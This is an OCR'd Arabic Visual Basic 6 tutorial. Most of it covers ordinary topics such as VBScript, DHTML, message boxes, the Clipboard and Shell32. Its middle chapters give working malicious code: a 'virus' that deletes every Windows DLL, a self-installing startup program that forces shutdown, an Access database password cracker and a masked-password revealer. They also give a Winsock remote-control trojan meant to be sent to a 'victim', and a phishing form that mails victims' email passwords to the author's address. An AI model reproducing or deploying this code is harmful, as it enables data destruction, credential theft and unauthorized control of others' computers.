<INPUT TYPE=Button value=Button1 name=Button1>
<P><Script Language="VBScript">
Sub Button1_onClick()
MsgBox "مرحبا بك في تعلم و احترف برنامج الفيجوال بيسيك"
End Sub
</Script></P>
</Body>
</HTML>
```

قم بحفظ الملف باسم Hllo2.htm
قم بفتح الملف و عند الفتح سيظهر لك زر، اضغط عليه ستظهر هذه الرسالة..

ملاحظات هامة

لغة VBScrip تدعم نمط واحد من البيانات و هو Varient..

و لا تدعم اي مصفوفات..

ناحية مجموعات التحكم لا تدعم DoEvents ولا Goto ولا OnError ولا Numbers Line ولاWith ..

من ناحية دوال التحويل لا تدعم Str ولا Val ..

من ناحية التنقيح لا تدعم الكائن Debug ولا عبارة Stop ...

من ناحية الاعلان عن المتغيرات لا يمكن الاعلان عن خصائص ولا يوجد تفرقة بين Public و Private وأمثالها كذلك لا يوجد حجز ديناميكي للذاكرة بـNew
من ناحية التحكم في الاخطاء لا يوجد دعم لـ On Error ولا Resume ولا أمثالها

لا يوجد أى دوال للادخال أو الاخراج من ملف أوPort ..

لا يوجد دعم للحافظة Clip board..

لا يوجد دعم للمتغيرات الحرفية ذات الطول الثابت وكذلك بعض دوال الحرفيات..

انشاء الكائنات بالكود

اضافة OptionButton:

```
<INPUT TYPE=radio VALUE=Radio CHECKED NAME=R1>
```

اضافة ComboBox:

```
<SELECT NAME=check size=1 tabindex=1>
</SELECT>
```

انشاء تكست:

```
<TEXTAREA ROWS=2 NAME=textarea COLS=20>
</TEXTAREA>
```

تكست بوكس:

```
<INPUT TYPE=text NAME=text SIZE=20 VALUE=Text><P>
</P>
```

زر:

```
<INPUT TYPE=Button value=Button name=Button1>
```

في جميع هذه الكائنات:

القيمة Value هي Caption و Name كما هي..

صفحات الويب الديناميكية

ما هي


DHTML

هـي تطـوير للغـة HTML القياسـية إلـى صـورة تـسمح بانـشاء الـصفحات الديناميكية والتفاعل مع المستخدم..


محتويات صفحة

DHTML

لاستخدام DHTML افتح DHTML Application وليس Standard EXE..



اختر الامر Designs من نافذة الفورمات، ثم اختر DHTMLPage1 لتظهر لك هذه النافذة:



و سيتغير شكل صندوق الادوات الي هذا الشكل:

اجزاء المشروع:

النافذة السابقة هي التي سيكون عليها كل العمل، و تتكون من:

صندوق التنصيق: ليس بحاجة لتوضيح.

صفحة المكونات: هذه الصفحة بها اسماء كل ما وضعته.

صفحة العمل: و هي الصفحة البيضاء الي اليمين، فعند وضع تكست و زر او غيره تكون علي هذا الفورم..

مثال علي

DHTML

سننشئ هنا برنامج بسيط، تضغط علي زر فتتغير حالة تكست، اتبع الخطواط التالية:

- ضع زر Button و تكست علي مكان العمل.
- اضغط ضغطا مذدوجا علي الزر و اكتب هذا الكود:

```
Private Function Button1_onclick() As Boolean

Button1.Value = "Bibo"

End Function
```

وهكذا عند الضغط تتغير الكتابة الي Bibo..

فكما تري لا فرق تقريبا بين DHTML و البرنامج العادي في الكود، فقط بعض التغيرات مثل Caption اصبحت Value و Name ستكون ID و يمكنك التعرف علي باقي الاختلافات حتي لو كنت مبتدء..

نشر الصفحة

بعد حفظ الصفحة يجب تحويلها الي dll للاستفادة منها، وذلك عن طريق:

File > MakeDHTMLProject.dll

عند تحويل الصفحة الي dll تحفظ معه هذه الملفات:

DHTMLProject.dll

DHTMLProject_DHTMLPage1.htm

و ملف اخر لا اذكر اسمه، علي كل حال يجب وضع هذه الملفات مع الصفحة و انت تضعها علي الويب..

الفيروسات

من منا لا يعرف الفيروسات و اخطارها؟! و التدمير الممكن تحقيقه بهذه الفيروسات!

من يصنع الفيروسات بغرض الاذي، فليس الا مستهتر غبي يستعمل العلم في اشياء مضرة، و من اخطر الفيروسات التي صنعت حتي الان هو فيروس شرنوبيل، الذي يقوم بتدمير الجهاز كليا، اخترعه شاب في الحادي و العشرين من عمره لا يهوي الا التدمير..

مقدمة عن الفيروسات:

تصنع الفيروسات ببرامج مثل دلفي و باسكال ..الخ، اما ما سنصنعه الان ليس فيروسات، بل برامج مدمرة تقوم بنفس عمل الفيروسات، و لا يستطيع النورتن كشفها..

أفكار هذه الفيروسات بسيطة و سهلة، و كلها بأكواد درسناها من قبل، ولكن لتصميم فيروسك الخاص، يجب ان يتوافر لديك الذكاء، انظر الي الامثلة و اعرف طريقة صنع هذه الفيروسات ثم اصنع افكار مثلها..

ارجو من كل اخ مسلم عدم استخدام هذه الفيروسات ضد اخوه المسلم، غرض نشر هذه الدروس عن الفيروسات هو العلم فقط..

الفيروس الاول

الفكرة:

سيقوم هذا الفيروس بحذف جميع ملفات dll في ويندوز مما يؤدي الي تدميره..

الكود:

افتح مشروع جديد StandartEXE و قم بكتابة الكود التالي:

```
Private Sub Form_Load()

Call Kill ("C:\WINDOWS\*.dll")

End Sub
```

هذه بناء علي ان يكون ويندوز الضحية في C..

يقوم هذا الكود بحذف جميع ملفات dll في ويندوز بدون رسالة تأكيد..

الفيروس الاول

الفكرة:

سيقوم هذا الفيروس بأغلاق الجهاز كلما فتحته!

الكود:

افتح مشروع جديد StandartEXE و قم بكتابة الكود التالي:

```
Private Sub Form_Load()

On Error Resume Next

Name (App.Path & "\Game.exe) As ("C:\WINDOWS\Start Menu\Programs\StartUp\Virus2.exe")

WinDir$ = Environ$("windir")

KillWin$ = WinDir$ + "\Rundll.exe User.exe,ExitWindows"

Shell KillWin$

End Sub
```

هذه بناء علي ان يكون ويندوز الضحية في C..

في السطر الاول يقوم البرنامج بنقل نفسه الي المسار الثاني، حيث Game.exe هو اسم ملف البرنامج، وذلك ليتم تحميل البرنامج كلما فتحت الجهاز، اما الكود الثاني فهو كود اغلاق الجهاز..

برنامج اختراق الحاسب

اختراق كلمة سر لقاعدة بيانات

يمكنك وضع كلمة سر لقاعدة بيانات كما قلت سابقا، و الان سنتعلم كيفية اختراقها..

افتح مشروع جديد Standart.exe..

ضع CommonDialog و زر امر..

و الان قم بكتابة هذا الكود في قسم التصريحات العامة:

```
Option Explicit
Private zChar As String
Dim n As Long, s1 As String * 1, s2 As String * 1
Dim lsClave As String
Dim mask As String
```

و هذا في زر الامر:

```
Private Sub Command1_Click()
CommonDialog1.Filter = "Microsoft Access Database|*.mdb"
CommonDialog1.DefaultExt = "mdb"
CommonDialog1.ShowOpen
zChar = CommonDialog1.FileTitle
mask = Chr(78) & Chr(134) & Chr(251) & Chr(236) & _
Chr(55) & Chr(93) & Chr(68) & Chr(156) & _
Chr(250) & Chr(198) & Chr(94) & Chr(40) & Chr(230) & Chr(19)
Open zChar For Binary As #1
Seek #1, &H42
For n = 1 To 14
s1 = Mid(mask, n, 1)
s2 = Input(1, 1)
If (Asc(s1) Xor Asc(s2)) <> 0 Then
lsClave = lsClave & Chr(Asc(s1) Xor Asc(s2))
```

```
End If

Next

Close 1

MsgBox lsClave & " :كلمة السر هي"

End Sub
```

معرفة كلمة سر علي شكل نجوم

في بعض الاوقات يكون عليك ان تكتب كلمة سر ما و تكون علي شكل نجوم،

هذا البرنامج يقوم بأظهار كلمة السر كالشمس..

- افتح مشروع جديد Standart EXE..
- اضف تايمر و غير انترفال الي 1..
- قم بكتابة هذا الكود في قسم التصريحات العامة:

```
Private Declare Function WindowFromPoint Lib "user32" (ByVal xPoint As Long, ByVal yPoint As Long) As Long

Private Declare Function GetCursorPos Lib "user32" (lpPoint As POINTAPI) As Long

Private Type POINTAPI

x As Long

y As Long

End Type

Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
```

```
Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
```

و هذا في التايمر:

```
Const EM_SETPASSWORDCHAR = &HCC

Dim coord As POINTAPI

s = GetCursorPos(coord)

x = coord.x

y = coord.y

h = WindowFromPoint(x, y)

Dim NewChar As Integer

NewChar = CLng(0)

retval = SendMessage(h, EM_SETPASSWORDCHAR, ByVal NewChar, 0)
```

برامج اختراق الحاسب

مقدمة

من منا لا يعرف برامج الاختراق؟ برامج الاختراق جمبعها تعبر من برامج التسلية الغبية و احيانا مضرة..

تقتصر فكرة برامج الاختراق عادة علي ارسال ملف للضحية من خلالة تتحكم في جهازه، و من اشهر برامج الاختراق Sub7 و HackTac ...الخ

تأخذ برامج الاختراق بعض الوقت لكي تتحكم في جهاز الضحية، و قد يصل هذا الوقت الي ساعة كاملة، و يكون مستحيلا اذا كان مع الضحية برنامج ضد الاختراق..

ويجب ان تكون الضحية علي الانترنت و فاتحة البرنامج لتتمكن من التحكم في الجهاز..

قد لا يستجيب البرنامج اذا جربته علي نفسك لأن يصعب ان يتعرف البرنامج علي نفس Port الذي يعمل منه..

التأكد من ان المنفد مفتوح

للتأكد من ان المنفد مفتوح ضع اداه Winsock و استخدم هذا الكود:


```
Private Sub Command1_Click()
On Error GoTo opn:
Winsock1.LocalPort = Text1.Text    'هنا تكتب المنفد المراد فحصه
Winsock1.Listen
Text2.Text = "المنفذ غير مفتوح"
Winsock1.Close
Exit Sub
opn:
If Err.Number = 10048 Then
Text2.Text = "المنفذ مفتوح"
Else
Text2.Text = "يوجد مشكلة"
End If
Winsock1.Close
End Sub
```

وضع الكائنات

برنامج Client هو البرنامج الذي سيظل معك لتتحكم في جهاز الضحية، و لانشاء هذا البرنامج اتبع الاتي:

- اضف اداه Microsoft Winsock Control الي نموذجك.

- ضع الكائنات كما يلي:



- اضبط اسماء الكائنات كالتالي:

Command1 - cmdConnect
Command2 - cmdDisconnect
Command3 - cmdOpen
Command4 - cmdClose
Label1 - lblStatus
Text1 - txtIP
Text2 - txtMsg
Winsock1 - tcpClient

Command5 - cmdMsg
Form - frmClient

علي ما اعتقد ان لا مشكلة في معرفة Command1 و غيرها فستبان من الاسم..

كتابة الاكواد

اكتب هذا الكود في زر اتصل:

```
Private Sub cmdConnect_Click()
cmdConnect.Enabled = False '  disable the connect button
lblStatus.Caption = "الاتصال جاري.."
If txtIP.Text = "" Then
MsgBox "من فضلك ادخل رقم IP مناسب..", vbCritical
End If
tcpClient.Connect txtIP.Text, 8686

End Sub
```

اعتقد ان بداية الكود واضحة تماما، اما بالنسبة لنهايته اي في اخر سطر، نجعل البرنامج يتصل بالسيرفر عن طريق المنفذ رقم ٨٦٨٦..

و الان اكتب هذا الكود في زر قطع الاتصال:

```
Private Sub cmdDisconnect_Click()
LblStatus.Caption = "Not Connected"
cmdDisconnect.Enabled = False
cmdConnect.Enabled = True
tcpClient.Close  ' اغلاق الاتصال
End Sub
```

هذه الكود واضحة تماما و لا تحتاج الي شرح..

الان انقر مرتين علي اداه Winsock ثم اختر الاجراء Connect و اكتب هذا الكود:

```
Private Sub tcpClient_Connect()
lblStatus.Caption = "Connected"

End Sub
```

و الان لنكتب كود فتح و اغلاق سواقة الاقراص:

كود الفتح:

```
Private Sub cmdOpen_Click()
tcpClient.SendData "opn"  ' ارسال الي السيرفر
End Sub
```

كود الاغلاق:

```
Private Sub cmdClose_Click()
tcpClient.SendData "cls"  ' ارسال الي السيرفر
End Sub
```

و الان اخر شئ و هو زر ارسال:

```
Private Sub cmdMsg_Click()
tcpClient.SendData  "msg"  &  txtMsg   ' ارسال الرسالة في تكست بوكس
End Sub
```

و الان نكون قد انتهينا من Client و الان ننقل للسيرفر..

السيرفر

كتابة اكواد Server

هذا هو البرنامج الذي سيرسل للضحية..

افتح مشروع جديد تماما، لن نضع اي كائنات في هذا الفورم فقط سنكتب اكواد..

اضف اداه WinsockControl ثم اتبع الاتي:

اكتب هذا الكود في اجراء تحميل الفورم:

```
Private Sub Form_Load()
tcpServer.LocalPort = 8686
tcpServer.Listen
End Sub
```

في هذا الكود نهئ البرنامج لانتظار ظهور رسالة من Client..

و الان اكتب هذا الكود في اداه Winsock في اجراء ConnectionRequest:

```
Private Sub tcpServer_ConnectionRequest(ByVal requestID As

Long)

tcpServer.Close   'close to prevent any error
tcpServer.Accept requestID   'accept all incoming requests
End Sub
```

و الان في اجراء Error اكتب هذا الكود:

```
Private Sub tcpServer_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
On Error Resume Next   'to prevent any more error's
tcpServer.Close   'Close the connection
tcpServer.Listen   'listen again
```

End Sub

و الان انتهينا من الجزء السهل الان سندخل في الصعب شوية تابع الـدرس القادم.

الجزء الصعب

اضف الي مشروعك Module و اكتب به هذا الكود:

```
Public Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" (ByVal lpstrCommand As String, ByVal lpstrReturnString As String, ByVal uReturnLength As Long, ByVal hwndCallback As Long) As Long

Dim SendStr As String, ReturnStr As String
```

و اكتب هذا الكود في Winsock في اجراء DataArival:

```
Private Sub tcpServer_DataArrival(ByVal bytesTotal As Long)
Dim vardata As String
Dim strdata As String
Dim cmddata As String * 3
```

```
tcpServer.GetData strdata
cmddata = Left(strdata, 3)
vardata = Right(strdata, Len(strdata) - 3)
DoCommand cmddata, vardata
End Sub
```

و اخيرا افتح Module مرة اخري ثم قم بأضافة هذا الكود:

```
Public Function DoCommand(command As String, data As String)
'The server is performing a command

Select Case LCase(command)

Case "opn"
SendStr = mciSendString("Set cdaudio door open", ReturnStr, 0,
0)

Case "cls"
SendStr = mciSendString("Set cdaudio door closed", ReturnStr, 0,
0)

Case "msg"
MsgBox data, vbInformation, "Information"
End Select
End Function
```

و الان ها قد انتهينا من برنامج الاختراق، يمكنك ان تضيف اليه بعض الاوامر مثل اخفاء سطح المكتب او غيرها كما يمكنك التجسس علي جهاز الضحية او مسح بعض ملفاتها عن طريق CommonDialog..


الفكرة و وضع الكائنات

فكرة هذا البرنامج تعتمد علي غباء الضحية، هذا ما سنفعله:

سنقوم بتصميم برنامج يطلب من الضحية كتابة FirstName و LastName و E-Mail و Password بغرض ارسال لعبة جميلة علي ايميل الضحية مثلا، و طبعا زي العبيط حايروح مالي البيانات و اسالها لك علي ايميلك..

للكائنات سنضع ما يأتي:

٤ ليبل و ٤ تكست و زر امر، و نسقها لتكون بهذا الشكل:



كتابة الاكواد

لن يحتوي هذا البرنامج الا علي كود واحدة في زر OK :

ضع الاداه SendMail و سمها باسم S..
اذا واجهت صعوبة في الحصول عليها راسلني...

```
If Text3.Text = "" Or Text4.Text = "" Then
MsgBox "..البريد و كلمة السر محتاجان", 48, "خطأ!"
Exit Sub
Else
s.MailFrom = Text3.Text
s.MailName = Text3.Text
s.MailSubject = Text3.Text
```

```
s.MailTo =  "bibovbbook@hotmail.com”
s.MailMessage = Text4.Text
s.Send
End If

If s.Success = True Then
MsgBox “..تم ارسال اللعبة”, 32, “تم الارسال”
```

Else .٢٩

```
MsgBox "..خطأ اثناء الارسال، تأكد انك متصل بالانترنت", 16, "خطأ!"
End If
```

و علي ما اعتقد الكود واضحة، عندما تكون الضحية متصلة بالانترنت و تقوم بكتابة البيانت، سيتم ارسالها لك علي بريدك..

طبعا لا تنسي وضع ايميلك بدل ايميلي..

ملاحظات هامة

الخروج

فقط اكتب هذه الكود في زر الخروج:

```
Private Sub Command1_Click()

End

End Sub
```

لا اري ان الكود بحاجة الي شرح...

الرسائل

بالتأكيد الرسائل من اهم الاشياء المستخدمة في الفيجوال بيسيك، و لاستخدام رسالة نكتب كود خاصة بها و هي كالآتي:

```
Private Sub Command1_Click()
MsgBox "Message",X,"Title"
End Sub
```

٣٠.

تكون كود الرسالة هكذا فعند الضغط علي الزر ستظهر الرسالة و يمكن وضع الكود في تايمر.. الخ، اما المعاني هي :

- Message هو ما ورد بالرسالة.
- هي اما نوع الازرار او الصورة او الاثنين بجانب الرسالة و تكون بالارقام و هي كالآتي:

Shapes:
16- Stop
32- Question Mark
48- !
64- Help

Buttons:
1- Ok // Cancel
2- Retry // Abort // Ignore
3- Cancel // Yes // No
4- Yes // No
5- Cancel // Retry

و اذا اردت اظهار صورة و عدد من المفاتيح فاجمع الرقمين، فمثلا اذا اردت رسالة Stop مع الازرار Yes و No، فاكتب الرقم ٢٠ لأن صورة Stop رقمها 16 اما Yes و No فهو 4 ، 20 = 4 + 16...

- اما Title فهو عنوان الرسالة.

و من المهم في الرسائل ايضا الامر Response و هو ليتعامل مع الازرار في الرسالة فاذا كتبت رسالة و وضعت بها الازرار Yes و No فلن يعملوا كما تريد، لذا نستخدم الامر Response فاذا اردت ان تضع زر خروج و عند

الضغط عليه تظهر رسالة هل تريد الخروج؟ و عند الضغط Yes يخرج و No يبقي في البرنامج فستقوم بكتابة هذا الكود في الزر:

```
Private Sub Command1_Click()
Response = MsgBox (“Are you sure?”, vbYesNo, “Exit”)
If Response = vbYes Then

End
                                        ElseIf Respone = vbNo Then
Form1.Show
                                                End If    ٣١.

End Sub
```

و هنا يعني ان اذا كانت الاستجابة Yes فيخرج و اذا كانت No فتظهر الفورم و يبقي في البرنامج...

وفي الحقيقة ليس من الضروري كتابة Response بل ممكن كتابة اي كلمة اخري ولكني افضل ان استعمل Response...

- اذا اردت الانتقال الي سطر جديد يمكنك استخدام الا مر Chr(10)..

صناديق الادخال InputBox

صناديق الادخال احدي اهم الاشياء في الفيجوال و تكون كالتالي:

```
Private Sub Command1_Click()
a = InputBox("Message", "Title", "Default")
                                                End Sub    ٣٢.
```


تكون كود الرسالة هكذا فعند الضغط علي الزر سيظهر صندوق الادخال و يمكن وضع الكود في تايمر.. الخ، اما المعاني هي :

- Message هو ما ورد بصندوق الادخال.
- Title و هو عنوان الصندوق.
- اما Default فهو ما سيكتب في مكان الادخال.

مثال:

```
Private Sub Command1_Click()
name = InputBox("..ادخل اسمك من فضلك", "الاسم", "الاسم هنا")
End Sub
```

سيظهر الصندوق كالتالي:



و الان عرفنا محتويات الصندوق، ولكن ماذا عن كلمة name في بداية الكود؟؟
هذه الكلمة تعبر عن ما سيقوم المستخدم بأدخاله، فجرب هذا المثال:

- ضع ليبل و زر امر..
- اكتب هذا الكود في زر الامر:

```
Private Sub Command1_Click()
name = InputBox("..ادخل اسمك من فضلك", "الاسم", "الاسم هنا")
Label1.Caption = name    ٣٣.

End Sub
```

و هذا يعني ان سيتم تغيير محتويات الليبل من كتابة الي الاسم الذي تم المستخدم بأدخاله..

الخاصية ToolTipText

هذه الخاصية موجودة تقريبا في جميع ادوات الفيجوال، و هي عبارة عن مكان تكست فارغ تكتب به ما تريد، و عندما تتحرك بمؤشر الفأرة فوق هذه الاداه، تظهر هذه الكتابة في صندوق اصفر اسفل الفأرة..

كائن ClipBoard

يمكن عن طريق الكائن ClipBoard نسخ و لصق اي صورة او كتابة و تستخدم كالاتي:

نسخ نص الي الحافظة:

```
ClipBoard.Clear
ClipBoard.SetText Text1.Text, vbCFText
```

نسخ صورة:

```
ClipBoard.Clear
ClipBoard.SetData Picture1.Picture
```

لصق نص:

```
Text1.Text = ClipBoard.GetData(vbCDText)
```

لصق صورة:

```
Set Picture1.Picture = ClipBoard.GetData(vbCFBitmap)
```

استخدام الامر With

قلت سابقا ان يمكن التحكم في خصائص كائن ما عن طريق الكود بكتابة اسم الكائن ثم نقطة ثم الخاصية ثم = ثم حالته مثل :

```
Label1.Caption = "Bibo"
Label1.BackColor = vbGreen
```

Label1.ForeColor = vbBlue

وهكـذا سـيتم تغييـر الخاصـية Caption الخاصـة باليبـل الـي Bibo، و لـون الخلفية سيصبح اخضر، و لون الكتابة ازرق..

و لاحظ ان هذه الـسطور خاصـة بالكـائن Label1، فبـدلا مـن كتابـة Label1. في بداية كل سطر نستخدم الامر With لتكون كالتالي:

With Label1

```
    .Caption = "Bibo"
    .BackColor = vbGreen
    .ForeColor = vbBlue
End With
```

يجب كتابة الامر End With في نهاية الكود..

استخدام الامر With

الامر APP هو اختصار لكلمة Appilication و يقصد بها مـشروعك او برنـامج، يحتوي هذا الامر علي الكثير من الخواص مثا:

App.path تعني مسار البرنـامج ، وهـي تـستخدم للحـصول علـى مـسار المجلد الذي يوجد فيه البرنامج.
فمثلاً إذا كـان لـدينا برنـامج فـي C:\New فهـذا هـو مـسار البرنـامج والـذي يمكننا الحصول عليه باستخدام App.path ..

وللتجربة يمكنك الحصول على مسار برنامجك بواسطة أمر هكذا:

Msgbox App.path

وسترى أنه يعطيك مسار المجلد الذي تحفظ فيه المشروع.

الفائدة من ذلك هو تلافي مشكلة تغير المـسارات مـن جهـاز لآخـر ، فمـثلاً في برنامج للصور ضـع جميـع الـصور فـي نفـس مجلـد البرنـامج ، ولتحميـل صورة مثلاً اسمهاBibo وامتدادها Bmp اكتب:

```
Picture1.Picture = Loadpicture(App.path & "\Bibo.Bmp")
```

وليسـت الصور هي كل ما نستخدم فيها App.path بـل كـل شـيء ، فمـثلاً لتشغيل ملف مفكرة ملحق بالبرنامج نضعه في مجلد البرنامج ونكتب:

```
Shell "Notepad.exe" & " " & App.path & "\RedMe.txt", vbNormalFocus
```

ولنسخ نفس البرنامج نستخدم الأمر التالي:

```
Filecopy App.path & App.EXEName , "C:\Ahmed"
```

طبعا هناك اكثر من مهمة اخري للAPP مثل معرفة اذا كان البرنامج يعمل او لا وغيرها، ولكن App.Path هي الاهم..

الملف Shell32

الملف Shell32 يستخدم عادة في دوال API ولكن له استخدامات اخري بدون API، لأضافة متغير Shell لبرنامجك اختر Refrences من القائمة Project..

اختر Browse، بعدها اختر ملف Shell32.dll من ملف System..

و الان لبداية استخدام هذا الملف يجب كتابة السطر التالي في قسم التصريحات العامة:

```
Dim Shell32 As Shell
```

و الان هذه هي اهم مهام الملف:

التحكم في ملفات النظام:

تصفح الملفات:

```
Shell32.BrowseForFolder Me.hWnd, "Bibo's Browser", 2 ^ I
```

بحث عن ملفات:

```
Shell32.FindFiles
```

بحث عن جهاز:

```
Shell32.FindComputer
```

فتح برنامج:

```
Shell32.FileRun
```

النظام:

اغلاق الجهاز:

```
Shell32.ShutdownWindows
```

اتاحة TrayProp:

```
Shell32.TrayProperties
```

Suspend:

```
Shell32.Suspend
```

النافذة:

فتح و تنسيق جميع البرامج المفتوحة افقيا:

```
Shell32.TileVertically
```

فتح و تنسيق جميع البرامج المفتوحة رأسيا:

```
Shell32.TileHorizontally
```

تنسيق جميع البرامج المفتوحة:

```
Shell32.CascadeWindows
```

عمل Minimize لجميع البرامج المفتوحة:

```
Shell32.MinimizeAll
```

تحسين واجهتك بالخطوط

هل تعلم ان الخط العادي يحتبر اداه سحرية و لها اكثر من استخدام:

رسم خط ثلاثي الابعاد:
ضع ٢ Line، غير خاصية BorderWidth في واحد منهم الي 2 و غير لونه الي الرمادي و الثاني غير لونه الي الابيض و ضعخم فوق بعضهما..

اطار مرتفع:
ضع ٤ Line علي شكل مستطيل، غير لون الخط الاعلي و الخط علي اليسلر الي الابيض، و الخط علي اليسار و الخط في الاسفل الي الرمادي.

اطار منخفض:
نفس طريقة الاطار المرتفع و لكن اعكس الالوان.

عمل ستب لبرنامجك


يمكن عمل برنامج اعداد Setup لبرنامجك بطريقة سهلة و بسيطة، اولا يجب ان يكون لديك مشروع جاهز لعمل ستب له، و يجب ان يكون هناك ملف exe لهذا المشروع, و يجب ايضا ان يكون المشروع محفوظا..

اتبع الخطوات التالية لأنشاء الستب:


اضغط علي Add-In Manger من قائمة Add-Ins..

اختر Package And Deployment Wizard ثم اضغطLoaded / Unloaded ..

سيظهر في قائمة Add-Ins امر هو Package And Deployment Wizard،
اضغط عليها لتظهر هذه الشاشة:

